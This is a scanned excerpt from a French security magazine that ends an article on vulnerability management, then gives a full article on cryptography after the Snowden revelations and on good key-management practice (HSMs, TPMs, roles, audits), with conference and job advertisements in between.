Les chefs de projets ont des contacts assez fréquents avec les équipes ayant trait à la sécurité informatique : lors des analyses de risque, lors de la création du projet, lors des tests de mise en production, mais encore lors des audits ou des alertes de sécurité. Ils peuvent donc confondre la gestion des vulnérabilités avec le résultat d'un audit, censé être ponctuel, ou avec les alertes liées à des vulnérabilités émises par des organismes telles que les CERT. Il faut donc être pédagogue et rappeler que ces scans ne concernent que les services accessibles par le réseau, qu'ils concernent l'ensemble des couches applicatives et qu'ils ne disposent pas des identifiants permettant de scanner en profondeur les machines (pour le moment). Ils doivent donc être pris comme un complément à un test d'intrusion. Enfin, l'idée la plus difficile à faire passer, c'est que si les scans détectent assez bien les problèmes liés aux infrastructures, ils ne scannent pas uniquement le système d'exploitation ou les logiciels de la souche. Ils savent aussi détecter les problèmes les plus répandus dans les applications courantes.

2.6 Les bénéfices de la gestion des vulnérabilités

En dehors de résoudre des problèmes de sécurité, la gestion des vulnérabilités permet d'améliorer la gestion du parc, en découvrant par exemple des machines oubliées. En effet, les processus d'inscription dans les inventaires sont manuels et donc dépendants de l'information fournie par le métier et l'infogérant qui peuvent parfois prendre quelques libertés. On oublie parfois que ces machines rendent de vrais services et l'attention qui leur est portée permet de résoudre quelques dysfonctionnements en les mettant à jour ou de générer des économies en les supprimant.

Conclusion

Habitué aux audits ou aux scans effectués par Internet, la mise en place d'une gestion des vulnérabilités sur l'intranet représente un changement important d'une part par la criticité et le nombre de vulnérabilités internes « oubliées », mais également par les changements à apporter à l'organisation. Si nous nous sommes concentrés sur la résolution du « stock » de vulnérabilités facilement corrigibles en appliquant des correctifs, il va devenir difficile de progresser sans apporter un changement plus profond. Dispose-t-on de processus de mise à jour ou de veille sécurité pour toutes les technologies ? Cependant, en ayant formé de nombreuses personnes à ces problématiques, on aura appris à se faire connaître, mais surtout on aura remonté des problèmes de fond. L'action de gestion de vulnérabilités devient donc crédible, voire un atout pour se mettre en valeur face aux clients. Si le travail n'est pas (et ne sera jamais) terminé, on aura fait le plus dur : changer la culture face à ce sujet. ■

Remerciements

Merci à Stéphane Boua et Jacques Sibué pour leurs commentaires.

CHRONIQUES DE LA PLANÈTE CRYPTO : EST-CE VRAIMENT LA FIN ?

Yvan Rolland-Chatila
yvan.rolland-chatila@sogeti.com / yvan.rolland_chatila@yahoo.com

mots-clés : CRYPTOGRAPHIE / CYBERDÉFENSE / NSA / SNOWDEN

À l'heure où nous rédigeons cet article, il ne se passe pas une semaine sans que son lot de révélations sur l'ampleur de la surveillance électronique réalisée par la NSA (et ses alliés plus ou moins proches...) ne soit dévoilé. La cryptographie est-elle encore un moyen sûr de se protéger, alors qu'elle est elle-même au centre de la controverse ? Est-ce la « fin de la cryptographie » annoncée par Adi Shamir ?

1 La fin de la cryptographie ?

Traditionnellement vue comme la gardienne du temple de la confidentialité, de l'intégrité et de l'authenticité des données, l'efficacité de la cryptographie a été remise en cause avec la mise en lumière des « *Advanced Persistent Threats* » (APT) et des moyens de surveillance électronique de la NSA.

1.1 L'ère « Post-Cryptographie » selon Adi Shamir

Pour l'homme du « S » de RSA, la cryptographie ne joue plus son rôle derrière les lignes de défense du SI, en particulier dans l'ère des APT. Ces dernières constituent des menaces organisées capables de survivre derrière les premières lignes de défense. Adi Shamir a exprimé cette opinion lors de la conférence RSA du mois de février 2013 (http://www.theregister.co.uk/2013/03/01/post_cryptography_security_shamir/).

Le lecteur avisé notera de ce débat qu'à aucun moment, la solidité des algorithmes couramment utilisés, et recommandés (http://www.keylength.com) n'a été remise en cause. En fait, l'ensemble du débat a plutôt porté sur les différentes lignes de défense du système d'information dans le contexte actuel (Stuxnet, Flame).

1.2 Les révélations de l'affaire « Snowden »

Edward Snowden ancien consultant pour la *National Security Agency* (NSA) et la *Central Intelligence Agency* américaine a récupéré un total estimé de 1,7 million de documents confidentiels (estimation du Pentagone), dont il a transmis une grande partie à des journalistes en vue de révéler les pratiques américaines en matière de surveillance de masse et de compromissions de la sécurité de l'information.

Relations sulfureuses avec les géants de l'internet américain (Google, Yahoo, Microsoft), installations de backdoors dans des équipements et des logiciels. On ne reviendra pas ici sur la totalité de ces révélations, qui pourraient constituer un sujet à part entière.

Qu'en est-il cependant de la cryptographie, cette « gardienne du temple » ? Est-elle également compromise, et si oui, comment ?

http://www.theguardian.com/world/interactive/2013/sep/05/nsa-classification-guide-cryptanalysis

Ce premier document décrit les niveaux de classification des efforts de la NSA en matière de cryptanalyse. On pourra noter en particulier les efforts réalisés autour de l'approche des différents fabricants d'outils.

Par ailleurs, une analyse fine du budget de l'agence révèle des efforts financiers significatifs autour du

« *Taylored Access Group* ». Ce dernier est chargé d'implanter directement sur les systèmes des cibles des backdoors et autres chevaux de Troie pour en faciliter l'accès.

L'effort, en tout de 250 millions de dollars, est multiple : il vise à la fois à briser « certains » algorithmes, à contourner des procédures, approcher des vendeurs de solutions commerciales et à pénétrer directement les cibles.

http://www.nytimes.com/interactive/2013/09/05/us/documents-reveal-nsa-campaign-against-encryption.html?ref=us

Certains standards de l'Internet ont fait l'objet d'une attention particulière visant à mettre en échec les systèmes cryptographiques qui les protègent : SSL, TLS, VPN d'entreprises notamment.

L'un des standards est particulièrement compromis, avec une backdoor insérée :

http://arstechnica.com/security/2013/09/stop-using-nsa-influence-code-in-our-product-rsa-tells-customers/

Il s'agit de Dual EC DRBG, un standard de génération de nombres pseudo-aléatoires basé sur la cryptographie à courbe elliptique. Il a été adopté par le NIST en 2006, sur recommandation de la NSA (qui travaille alors dans sa mission de protection des réseaux fédéraux américains – l'équivalent de notre ANSSI nationale).

1.3 Que faut-il en conclure ?

Cédric Foll, dans son édito du numéro 70, comparait l'excitation suscitée par ces révélations à celles de la sortie des Harry Potter. Outre l'attente et l'anticipation, la quantité et le volume de ces révélations égaleront bientôt la production de J.K. Rowling pour qui souhaiterait suivre intégralement cet épisode.

On note deux éléments significatifs concernant la cryptographie :

- seul un standard, à l'heure de la rédaction de cet article, est avéré comme compromis : Dual EC DRBG. Notons ici qu'il s'agit d'un standard de génération de clés, et non d'un algorithme de chiffrement. Bien entendu, les doutes qui préexistaient sur RC4 ne sont que renforcés, et personne bien évidemment aujourd'hui n'irait recommander l'usage du DES ou du 3DES.
- la NSA réalise des efforts considérables pour affaiblir les implémentations cryptographiques, pénétrer les outils de bout en bout, ou même pénétrer sur la machine d'une cible identifiée. Si l'ensemble des standards grands publics était compromis, tant d'efforts ne seraient pas nécessaires : les analystes américains et britanniques se contenteraient d'isoler le trafic crypté, puis de le passer dans leurs systèmes de déchiffrement et de récupérer calmement les résultats autour d'un bon Latte.

C'est dire qu'il ne faut pas jeter le bébé et l'eau du bain : on peut toujours utiliser les algorithmes reconnus au niveau international, tout en mettant une attention toute particulière à la façon dont ils sont utilisés et mis en œuvre. C'est le sens, notamment, de la récente publication de l'ENISA sur le sujet :

http://www.enisa.europa.eu/activities/identity-and-trust/library/deliverables/algorithms-key-sizes-and-parameters-report

Rappelons-le, l'ENISA est l'agence européenne de sécurité des systèmes d'information.

Ces révélations constituent-elles une surprise ? Pour le RSSI averti, pour l'analyste de cyberdéfense affûté, non. Chacun se doutait bien que les agences de renseignement, dont la mission est de recueillir de l'information par des moyens clandestins, ne se contentaient pas de lire dans des boules de cristal, et surtout pas avec les budgets et les effectifs qui leur sont alloués.

Mais désormais, la « *plausable deniability* », comme on dit outre-Atlantique, la tactique de l'autruche ou l'ignorance feinte ne sont plus des solutions pour éviter de se poser les inévitables questions sur la sécurité de son SI.

2 Que faut-il faire ? La démarche de gestion de clés et ses difficultés

La première étape est sans doute de se demander à quel titre nous sommes concernés. Et ici, une bonne analyse de risque (ce n'est pas le sujet de cet article) serait nécessaire. Si je suis uniquement concerné par la criminalité en ligne, alors du SSL via Microsoft, ou de la confidentialité de mes communications via Skype seront sans doute suffisants. Si cela va au-delà (marché exposé à la concurrence internationale, brevets...), alors il faut adopter une démarche de gestion de clés, basée sur les « bonnes pratiques » (normes EMV, directives ANSSI et RGS, par exemple). Nous allons revenir sur ce point.

Les services rendus par la cryptographie n'ont d'efficacité que par rapport au degré de protection apporté aux clés qui sont associées. Rien ne sert en effet de protéger des clés dans des systèmes complexes si leur valeur en clair peut être retrouvée dans un document non protégé sur le réseau de l'entreprise. Comment certaines structures, pourtant en pointe dans ce domaine, en arrivent à ce résultat ? Le document en question est le plus souvent une procédure de test ou de mise en production, et la fameuse clé est « oubliée » une fois la production démarrée.

Il en va de la cryptographie comme des voitures : si j'ai acheté le dernier modèle de Lamborghini (donc, cher...), je vais savoir où sont les clés, qui y a accès, et où elle est garée, et ce quasiment à chaque instant. Dans ce cas, je « gère » mes clés.

2.1 Préalables

Nous supposons ici que notre démarche ISO27005 ou EBIOS d'analyse de risque a été correctement effectuée.

2.1.1 Inventaire de clés

Comme tout bon général, sur le champ de bataille, nous avons besoin de savoir l'état des forces amies, et leur disposition.

Notre inventaire de clés doit permettre d'en lister l'ensemble, avec notamment les détails suivants : nom générique, valeur de contrôle (KCV ou hash), algorithme utilisé, date de génération, usage (clé de test ou de production, par exemple), en activité ou « désactivé » (voir note), emplacement (en clair ou en chiffré), copie de secours, durée de vie estimée, personne ou système responsable (porteur de clé ou HSM – leur fonctionnement est expliqué plus bas), toute autre donnée propre à mon organisation, liste des incidents.

Note : **Une clé désactivée ? Vous voulez dire « révoquée » ?**

Une mauvaise pratique régulièrement constatée consiste en effet à conserver des clés qui ont été révoquées, en se gardant lorsque le système de gestion de clés le permet, la possibilité de les réintroduire ultérieurement « au cas où » une nécessité liée à la production pourrait le prescrire. Dans ce cas, la clé est simplement marquée comme non active et la révocation purement théorique.

2.1.2 Cartographie de clés

Il s'agit du schéma d'urbanisation du SI, sur lequel sont renseignés les zones cryptographiques (voir paragraphe 2.2.1) et les flux internes et externes chiffrés. Plus l'organisation est complexe, plus un tel document est indispensable pour contenir les compromissions et planifier les migrations de clés.

L'expérience montre cependant qu'un tel document est souvent inexistant, et est reconstitué à la main sous la menace d'audits successifs, avec les risques d'imprécisions et d'erreurs associés. Le pire est de devoir faire appel à la mémoire, individuelle ou collective de la structure, dans le cadre d'une compromission.

2.1.3 Intégration dans un système de management de clés... ou sur Excel : le problème de la consolidation des données

Plus le parc de clés est industrialisé, plus il y a de chances que celui-ci comporte des applicatifs, bases de clés et « *Hardware Security Modules* » (HSM – nous revenons plus bas sur cette notion) différents. Le gestionnaire de clés est donc souvent confronté à des systèmes de gestion de clés hétérogènes (typiquement, on trouvera un système par type de HSM), avec des informations différentes. C'est alors la consolidation de l'ensemble de ces données dans un seul système donnant une vue globale des clés qui est un problème. Certains vendeurs proposent des solutions de consolidation, mais elles ne permettent souvent pas le pilotage de l'ensemble du parc de clé de façon automatique, les informations issues de certains systèmes anciens devant être saisies à la main.

Parfois, la seule ressource du gestionnaire de clés est le tableau Excel, avec tous les risques de mise à jour non dynamique que cela comporte entre les différents environnements.

2.1.4 Les normes applicables : sont-elles à la pointe ?

À ce système en place, nous devons intégrer maintenant la gouvernance. Et dans ce domaine, les difficultés sont également importantes.

La gouvernance doit intégrer les normes de l'industrie concernée (EMV si l'on est une banque, un fabriquant ou un personnalisateur de cartes bancaires par exemple, FIPS, RGS), les normes nationales et internationales. Et dans ce domaine, les différentes normes présentent parfois des incompatibilités.

Citons ainsi la norme EMV (Europay, Visa, Mastercard), sur son volet de gestion de clés : http://www.emvco.com/download_agreement.aspx?id=653

Schématiquement, le système de paiement par cartes à puces et de cartes de crédit repose sur une pyramide de clés publiques, clés privées et certificats, s'étalant des autorités racines (Visa ou MasterCard, par exemple) aux clés applicatives implantées dans les cartes de crédit.

Le document de référence de gestion de clés EMV recommande, en matière de clé symétrique, l'usage du Triple DES, par ailleurs fortement déconseillé par l'ANSSI... Pourquoi ? Le passage au standard AES pose encore aujourd'hui de nombreuses difficultés : longueurs de clés à modifier, calculs de parité qui disparaissent et qui doivent être modifiés sur l'ensemble des structures engendrent des coûts très élevés. On peut donc très rapidement se trouver en porte à faux entre ces différentes normes.

La meilleure recommandation en la matière est donc de pouvoir anticiper : tôt ou tard, lesdites clés symétriques devront être migrées vers le standard AES. Ainsi, si je suis une entreprise assujettie aux normes EMV, autant commencer à préparer cette migration, disposer des équipements nécessaires.

2.2 Recommandations sur la gestion de clés au quotidien

Bon, maintenant que l'on a tous les outils nécessaires pour gérer des clés, comment fait-on au quotidien ? Comment met-on en place un système de gestion de clés ? Et tout d'abord, comment et pourquoi les classifier ?

2.2.1 Les typologies de clés symétriques

Globalement, le chiffrement symétrique est utilisé soit pour sécuriser des équipements ou des zones de stockage de données, soit pour sécuriser des échanges entre un nombre limité de parties. On peut donc classer les clés utilisées de la façon suivante :

- zone : cette clé va protéger un ensemble d'éléments disposant d'une cohérence entre eux. Par exemple, nous avons des données réparties sur plusieurs serveurs et qui peuvent être accessibles par la même application. Cette application devra utiliser une clé de zone pour accéder sans discrimination aux données. Cela permet également de sécuriser des équipements de production qui travaillent de façon parallèle. L'idée ici est d'avoir réparti les différents équipements de production.
- transport : une clé de transport protège un échange entre deux parties. Elle doit bien évidemment être connue des deux parties.
- locale : cette clé est affectée à un équipement ou à une base de données unique.
- applicative : il s'agit d'une clé utilisée pour un usage précis dans une application.

Bien entendu, rien n'interdit de combiner ces types de clés, ou de superposer les mécanismes de protection. Ainsi, par exemple, si une application extérieure au SI doit se connecter à notre base de données, la requête sera chiffrée avec une clé locale ou applicative, sur-chiffrée avec la clé de zone, sur-chiffrée avec la clé de transport (voir schéma ci-dessous).




Fig. 1 : Les différents types de clés symétriques.

L'expérience montre en effet que l'usage d'une clé est trop souvent dérivé, si j'ose dire, non de cette classification, mais de son algorithme de génération. Pour certains administrateurs en mal de raccourcis, plus une clé symétrique est longue, moins elle présente de vulnérabilités, plus on peut s'en servir pour tout et n'importe quoi : chiffrement applicatif, bases de données, environnements de test et de production....On retrouve ainsi la même clé dans des environnements inattendus et à priori cloisonnés. Et d'ailleurs, il n'y a aucun mal à la stocker en clair, histoire de se faciliter la vie, non ?

2.2.2 Du bon usage des clés asymétriques – mais où est donc ma clé privée ?

La cryptographie asymétrique est principalement utilisée, en raison de sa souplesse, pour sécuriser des échanges et réaliser de la signature électronique de documents. Elle peut ainsi servir à sécuriser des échanges de clés symétriques (c'est le cas globalement des handshake des protocoles SSL/TLS). Au niveau des entreprises, l'usage le plus visible est souvent celui de la sécurisation des courriels, la mise en place de VPNs ou la sécurisation des accès à des données ou des applications. Ces usages sont le plus souvent transparents pour l'utilisateur, qui peut avoir à s'authentifier sur un token (clé USB, carte à puces) puis laisse les applications gérer les opérations de cryptographie.

Bien souvent cependant, une petite question est oubliée : un certificat, public par essence, n'a de valeur que tant que la clé privée associée reste secrète. Mais où est-elle donc stockée ? Lorsque j'utilise un e-mail chiffré et signé par certificat, ma clé privée se situe-t-elle sur un serveur de clés (externe ou interne à l'entreprise) ou sur mon poste de travail ? Et quelle sécurité est associée à cette clé privée ?

Par exemple, les certificats et clés privées associées provenant de l'environnement Windows sont stockés dans la base de registre. Ils sont donc répartis selon les cas dans des fichiers associés à la base de registre.

Et c'est là, en général, que les surprises commencent.

Supposons que l'on génère sur son poste de travail un certificat censé chiffrer les fichiers (possibilité offerte par Windows). La clé privée est protégée par un mot de passe sur lequel le système n'applique pas de contrôle de dureté. Et lorsqu'on cherche à savoir comment ce mot de passe protège la clé, on retombe sur DPAPI [Voir article « DPAPI : les secrets du moteur de chiffrement Windows » dans MISC 56] et dans ce cas, le fonctionnement est quelque peu difficile à démêler. Notons que pour toutes les versions antérieures à Windows 7, la base du chiffrement est du 3DES, pour des questions de rétrocompatibilité avec les versions antérieures de Windows. Mais n'oublions pas que la protection de la base de registre et des certificats stockés sera associée à la sécurité de la session Windows.

Bref, l'usage de certificats sur un poste client nécessite un chiffrement de disque dur sur lequel on peut porter une appréciation de sécurité. C'est tout l'avantage des produits de sécurité open source comme TrueCrypt, certes non parfaits et sujets à caution aujourd'hui, mais beaucoup moins obscurs dans leur fonctionnement que BitLocker.

2.2.3 La chaîne de responsabilités

L'ensemble de ce système doit être décliné à trois niveaux précis : le responsable de la sécurité de l'entité, qui est garant de l'intégration dans la politique générale de la structure, un gestionnaire de clés (« *key manager* ») qui surveille le cycle de vie des clés, et des porteurs de secrets (« *key custodians* »). Ces derniers sont responsables de l'accès à un secret qu'ils ne doivent pas partager en dehors des règles prévues. En particulier, le porteur de secret (ré)introduit un secret dans un cryptosystème sur instruction du responsable de clés.

Dans l'idéal, ces rôles ne sont pas mélangés, ce qui peut être complexe pour les petites structures. Une personne ne doit cependant pas avoir accès à toute la chaîne de responsabilités.

2.2.4 Les principes de gestion

Ces principes doivent être déclinés à partir de la PSSI de la structure, et doivent notamment adresser les points suivants :

- tracer tous les mouvements de clés ;
- partager le contrôle d'un secret (exemple : il faut deux personnes pour accéder aux fonctions de management d'un HSM, ou à un coffre-fort détenant des composants de clés) ;
- partager la connaissance d'un secret (exemple : une clé est découpée en deux composants indépendants) ;
- lister les mesures relatives au cycle de vie des clés (durée de vie, algorithmes utilisés, utilisation normale, sauvegarde, restauration et cloisonnement) ;
- accorder les niveaux de sécurité physique et logique. Rien ne sert en effet de mettre une machine dans une zone sécurisée en double contrôle d'accès si ladite machine peut être accédée par n'importe quel utilisateur via le réseau...

2.2.5 Les tests

Bien entendu, les clés doivent être associées aux tests réalisés sur les équipements ou les parties du réseau qu'elles sont censées protéger. Mais il faut également porter une attention particulière aux tests dans les contextes de PCA et PRA. Peut-on facilement restaurer une clé à partir d'un emplacement de sauvegarde sécurisé ? Si un système doit redémarrer, peut-on réintroduire de façon sécurisée les clés nécessaires ? Peut-on les changer facilement en cas de compromission ?

2.2.6 Les audits

Toutes les mesures ou précautions que nous venons de citer feront naturellement partie du périmètre d'un audit. Et ce particulièrement dans le cas où votre entreprise est soumise à des normes particulières (EMV, PCI-DSS, Confidentiel-Défense...). Trop souvent, les audits externes sont vécus comme des punitions, alors que les entreprises les plus matures les utilisent comme une étape du processus d'amélioration continue.

3 Les outils de sécurisation

Nous avons vu rapidement les principes, il est nécessaire maintenant d'évoquer les outils permettant de mettre en place ces mesures. Il n'est pas question de parler ici spécifiquement de tel ou tel produit, mais simplement de donner des directions de recherche. Les outils de sécurité doivent avant tout être adaptés au contexte et au périmètre que l'on cherche à couvrir.

3.1 Le hardware

3.1.1 Les HSM

Le matériel présente d'incomparables avantages : la mémoire est sécurisée, les appareils (« *Hardware Security Modules* » ou HSM) peuvent disposer en option de mécanismes anti-intrusion (toute la mémoire est effacée instantanément si l'appareil détecte une tentative de pénétration, ou de déplacement), ils peuvent être eux-mêmes prémunis contre les Signaux Parasites Compromettants et n'accepter que le double contrôle sur les opérations d'administration.

Nous allons parler principalement ici des HSM. Mais qu'est-ce qu'un HSM ? Schématiquement, il s'agit d'un composant matériel (carte cryptographique, appareil réseau, voire clé USB) capable d'effectuer des opérations cryptographiques (chiffrement, déchiffrement, génération et décomposition de clé) dans un environnement plus ou moins sécurisé. Le HSM peut en effet disposer en option de mécanismes anti-intrusion évoqués précédemment. Ces options vont dépendre du type d'appareil (une clé USB ne sera pas protégée contre les déplacements ou les variations thermiques, par exemple).

Comment cela fonctionne-t-il ? Un HSM dispose d'une clé maître, stockée dans sa mémoire propre, et qui sera la base de toutes les opérations qu'il va effectuer. Il est couplé à un ou plusieurs serveurs de clés. Ces serveurs hébergent des clés chiffrées par la clé maître du HSM. Chaque fois qu'une opération cryptographique doit être réalisée, les données à traiter ainsi que les clés nécessaires sont importées dans le HSM. Ce dernier déchiffre les clés, effectue les calculs et restitue les données traitées, et ce sans jamais dévoiler les clés en clair. Tout changement impactant la clé maître d'un HSM (révocation, génération, chargement) implique une prise de contrôle physique sur le module à plusieurs (codes PIN, token, etc., assurant le double contrôle sur le

28 06 2014

NUIT DU HACK

DISNEYLAND PARIS


12TH EDITION

CHALLENGES
CONFERENCES
WORKSHOPS
BUG BOUNTY

TAKE THE CHALLENGE

Schedule + Booking:
www.nuitduhack.com

Community:
www.hackerzvoice.net



Social:
@hackerzvoice

Un évènement organisé par **HACKERZVOICE** en partenariat avec **SYSDREAM**

HSM). Selon les besoins en opérations cryptographiques, plusieurs HSM peuvent travailler en série. Le prix d'un tel équipement peut varier de 200€ (clé USB, avec certaines fonctionnalités limitées) à plus de 20000€.

Ces appareils vont en général disposer de certifications, Critères Communs ou FIPS, pour répondre aux normes OTAN, EMV ou autres. Dans ce cas, il faut évidemment regarder ce qui permettra de se prémunir contre d'éventuelles portes dérobées. En particulier, l'appareil peut-il fonctionner en série ou a-t-il besoin d'une connectivité réseau ? Peut-on l'interfacer et le programmer comme on le souhaite, ou faut-il utiliser le logiciel propriétaire de l'éditeur ?

L'utilisation de HSMs, si elle présente des garanties de sécurité indéniables, peut présenter également des difficultés formidables. Les HSMs ne sont pas tous faciles à gérer, et pour certains d'entre eux, un mauvais réglage des paramètres de sécurité peut aboutir à un effacement intempestif des clés. C'est une affaire de spécialiste.

3.1.2 Le TPM

Point à souligner, depuis quelques années, un certain nombre de PCs sous Windows disposent d'une puce cryptographique, le TPM (*Trusted Platform Module*). Cette puce dispose globalement des mêmes fonctions qu'un HSM, mais sa clé maître (RSA) est gravée dans la puce. Celle-ci peut héberger des calculs cryptographiques, dériver des clés à partir de sa clé maître et de la configuration de l'ordinateur. Le TPM peut être programmé pour générer, dériver ou chiffrer une clé. Le TPM est utilisé notamment (cas de BitLocker) pour des opérations de chiffrement à partir de clés dérivées de la clé maître.

http://msdn.microsoft.com/en-us/library/windows/desktop/aa446794%28v=vs.85%29.aspx

Concernant la programmation du TPM, on peut se référer à :

http://trustedjava.sourceforge.net/index.php?item=jtt/about

http://trousers.sourceforge.net/faq.html

3.2 Le software

Dans cette catégorie, nous allons retrouver des logiciels, souvent distribués par les éditeurs de HSMs et capables de dialoguer avec ces derniers, pour notamment procéder à la gestion des clés. Mais dans ce domaine, et surtout depuis l'éclatement de l'affaire Snowden la prudence est de mise, et les garanties contre les implantations de portes dérobées bien minces.

En outre, comme tous les produits de sécurité, le périmètre des fonctionnalités est en général plus large que les besoins, et il est nécessaire de bien les maîtriser, sous peine d'introduire des vulnérabilités par mauvais paramétrage.

Une solution, si elle est toutefois réalisable, peut être de faire réaliser des développements de sécurité spécifiques, qui s'appuient sur les bonnes pratiques et les algorithmes recommandés. Si l'entité qui réalise le développement est de confiance, alors le produit présentera une garantie de sécurité supérieure, à moindre coût et sur un périmètre conforme à ce qui est souhaité. En effet, dans ce cas, l'implémentation de sécurité en elle-même (le type d'algorithme, la conception de la fonctionnalité de sécurité ne sont pas connues des attaquants a priori).

Un exemple : une société réalisant des calculs industriels brevetés a souhaité que le logiciel de calcul, développé, ne puisse être utilisé que sur certains postes de travail identifiés. Au lieu d'acheter un logiciel spécifique de gestion de licences, elle a préféré ajouter une brique de sécurité au développement. Cette brique s'appuie sur des algorithmes connus (SHA-256, générateurs pseudo-aléatoires). Une contrainte ici est que le logiciel doit pouvoir fonctionner le cas échéant en dehors d'une connexion réseau (LAN entreprise, internet et VPN).

Le principe de fonctionnement est le suivant :

1. Récupération sur un serveur central de numéros d'identification unique des postes de travail autorisés (numéros de série, numéros de série de la carte mère, etc.). Un sel est également généré sur ce serveur grâce à un algorithme pseudo-aléatoire (`/dev/random` ou CryptGenRandom sous Windows). Pour chaque poste autorisé, le serveur génère un numéro de licence, qui est le haché de l'identifiant unique et du sel. Ces deux valeurs sont introduites dans la base de registre (sous Windows) pour chaque poste autorisé.
2. Sur chaque poste autorisé, l'application à chaque démarrage vérifie la présence de ces deux valeurs dans la base de registre. L'application récupère l'identifiant unique (numéro de série) par un appel système, effectue un hachage avec le sel et la compare au numéro de licence de la base de registre. En cas d'échec, l'application se termine.

La combinaison des différentes valeurs entre elles peut être réalisée grâce à un XOR.

Conclusion

L'affaire Snowden aura eu le mérite de porter sur la place publique un certain nombre de problèmes ou de soupçons, jusque-là confinés dans les sphères des spécialistes. Faut-il pour autant tout rejeter en bloc ? Même si les certitudes n'existent pas dans le monde de la cyberdéfense, il est toujours possible de compliquer singulièrement la tâche d'un attaquant par une bonne gestion de ses outils de sécurité. À cet effet, l'utilisation optimale de la cryptographie relève de saines pratiques et non des mathématiques appliquées. À vos ISO27XXX ! ▮

Levage et pose du dôme de l'EPR à Flamanville

EDF RECRUTE POUR LE CENTRE DE COMPETENCES EN CYBERSECURITE DE LA DIVISION INGÉNIERIE NUCLÉAIRE

Vous êtes expert en sécurité informatique ? Le Centre d'Ingénierie du Parc Nucléaire en exploitation (CIPN) recrute à Marseille.

Vous avez une solide expérience en audit et tests d'intrusion et une bonne connaissance des architectures sécurisées pour les environnements industriels ?

Rejoignez-nous sur edfrecrute.com
(REF. C14-MU-0155)

L'énergie est notre avenir, économisons-la !